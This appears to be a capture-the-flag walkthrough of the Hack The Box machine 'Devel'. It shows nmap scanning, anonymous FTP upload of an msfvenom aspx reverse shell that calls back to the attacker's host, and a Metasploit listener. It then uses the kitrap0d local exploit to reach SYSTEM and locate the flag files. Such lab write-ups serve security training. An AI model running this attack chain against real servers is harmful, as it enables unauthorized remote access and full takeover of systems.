

Devel

Let's start with enumerating services with simple nmap command.




```
└─$ nmap -sV -p- 10.129.118.88
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-19 15:15 CST
Nmap scan report for 10.129.118.88
Host is up (0.037s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
80/tcp open  http    Microsoft IIS httpd 7.5
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

We are able to get access to FTP with anonymous user, in addition we are permitted to write to this directory. Let's try putting aspx reverse shell on server and trigger it from browser.



```
└─$ ftp anonymous@10.129.118.88
Connected to 10.129.118.88.
220 Microsoft FTP Service
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
```




IIS - Internet Information Services

> ☁️ HackTricks Cloud ☁️ - 🐦 Twitter 🐦 - 🎙️ Twitch 🎙️ - 🎥 Youtube 🎥


Test executable file extensions:

- asp
- aspx
- config
- php




```
ftp> ls
229 Entering Extended Passive Mode (|||49157|)
125 Data connection already open; Transfer starting.
03-18-17  01:06AM       <DIR>          aspnet_client
03-17-17  04:37PM                  689 iisstart.htm
03-17-17  04:37PM               184946 welcome.png
226 Transfer complete.
```

Msfvenom will do the job of creating reverse shell file.




```
—$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.124 LPORT=1234 -f aspx > revshell.aspx
```

Let's transfer it to FTP server and run Metasploit console.




```
ftp> put revshell.aspx
```




```
—$ msfconsole
```


Now let's set up a listener using handler.




```
msf6 > search exploit/multi/handler
```




```
   4  exploit/multi/handler                                                manual     No     Generic Payload Handle
r
```




```
msf6 > use 4
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
```



```
msf6 exploit(multi/handler) > show options
```




```
msf6 exploit(multi/handler) > set LHOST 10.10.14.124
LHOST ⇒ 10.10.14.124
msf6 exploit(multi/handler) > set LPORT 1234
LPORT ⇒ 1234
```




```
msf6 exploit(multi/handler) > exploit
```

After triggering reverse shell file in browser handler received connection as web user.




```
meterpreter > sysinfo
Computer        : DEVEL
OS              : Windows 7 (6.1 Build 7600).
Architecture    : x86
System Language : el_GR
Domain          : HTB
Logged On Users : 2
Meterpreter     : x86/windows
```




```
meterpreter > shell
Process 984 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
iis apppool\web
```


As we can see from sysinfo output architecture of operating system on target is x86. It's worth running suggester module to look for vulnerabilities and potential way of privilege escalation.




```
meterpreter > background
[*] Backgrounding session 1...
```




```
msf6 exploit(multi/handler) > search suggester

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  post/multi/recon/local_exploit_suggester                   normal  No     Multi Recon Local Exploit Suggester
```



```
msf6 exploit(multi/handler) > use 0
```




```
msf6 post(multi/recon/local_exploit_suggester) > set SESSION 1
SESSION ⇒ 1
msf6 post(multi/recon/local_exploit_suggester) > exploit
```




```
 #   Name                                                    Potentially Vulnerable?  Check Result
 -   ----                                                    -----------------------  ------------
 1   exploit/windows/local/bypassuac_eventvwr                Yes                      The target appears to b
e vulnerable.
 2   exploit/windows/local/ms10_015_kitrap0d                 Yes                      The service is running,
 but could not be validated.
 3   exploit/windows/local/ms10_092_schelevator              Yes                      The service is running,
 but could not be validated.
 4   exploit/windows/local/ms13_053_schlamperei              Yes                      The target appears to b
e vulnerable.
 5   exploit/windows/local/ms13_081_track_popup_menu         Yes                      The target appears to b
e vulnerable.
 6   exploit/windows/local/ms14_058_track_popup_menu         Yes                      The target appears to b
e vulnerable.
 7   exploit/windows/local/ms15_004_tswbproxy                Yes                      The service is running,
 but could not be validated.
 8   exploit/windows/local/ms15_051_client_copy_image        Yes                      The target appears to b
e vulnerable.
 9   exploit/windows/local/ms16_016_webdav                   Yes                      The service is running,
 but could not be validated.
 10  exploit/windows/local/ms16_032_secondary_logon_handle_privesc Yes                The service is running,
 but could not be validated.
 11  exploit/windows/local/ms16_075_reflection               Yes                      The target appears to b
e vulnerable.
 12  exploit/windows/local/ntusermndragover                  Yes                      The target appears to b
e vulnerable.
 13  exploit/windows/local/ppr_flatten_rec                   Yes                      The target appears to b
e vulnerable.
```


First one, it is bypassuac module didn't work as account is not in admins group. Let's try next one therefore.



```
msf6 post(multi/recon/local_exploit_suggester) > use exploit/windows/local/ms10_015_kitrap0d
```




```
msf6 exploit(windows/local/ms10_015_kitrap0d) > show options

Module options (exploit/windows/local/ms10_015_kitrap0d):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 2K SP4 - Windows 7 (x86)
```




```
msf6 exploit(windows/local/ms10_015_kitrap0d) > set SESSION 1
SESSION ⇒ 1
msf6 exploit(windows/local/ms10_015_kitrap0d) > set LHOST 10.10.14.124
LHOST ⇒ 10.10.14.124
msf6 exploit(windows/local/ms10_015_kitrap0d) > set LPORT 1235
LPORT ⇒ 1235
msf6 exploit(windows/local/ms10_015_kitrap0d) > exploit
```


We've successfully obtained Administrator permissions. Both flags can be found at following directories.



```
meterpreter > shell
Process 3808 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
nt authority\system
```



```
C:\Users\babis\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 137F-3971

 Directory of C:\Users\babis\Desktop

11/02/2022  03:54 ◆◆    <DIR>          .
11/02/2022  03:54 ◆◆    <DIR>          ..
19/12/2023  11:14 ◆◆                34 user.txt
               1 File(s)             34 bytes
               2 Dir(s)   4.680.830.976 bytes free
```



```
C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 137F-3971

 Directory of C:\Users\Administrator\Desktop

14/01/2021  11:42 ��    <DIR>          .
14/01/2021  11:42 ��    <DIR>          ..
19/12/2023  11:14 ��                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   4.680.830.976 bytes free
```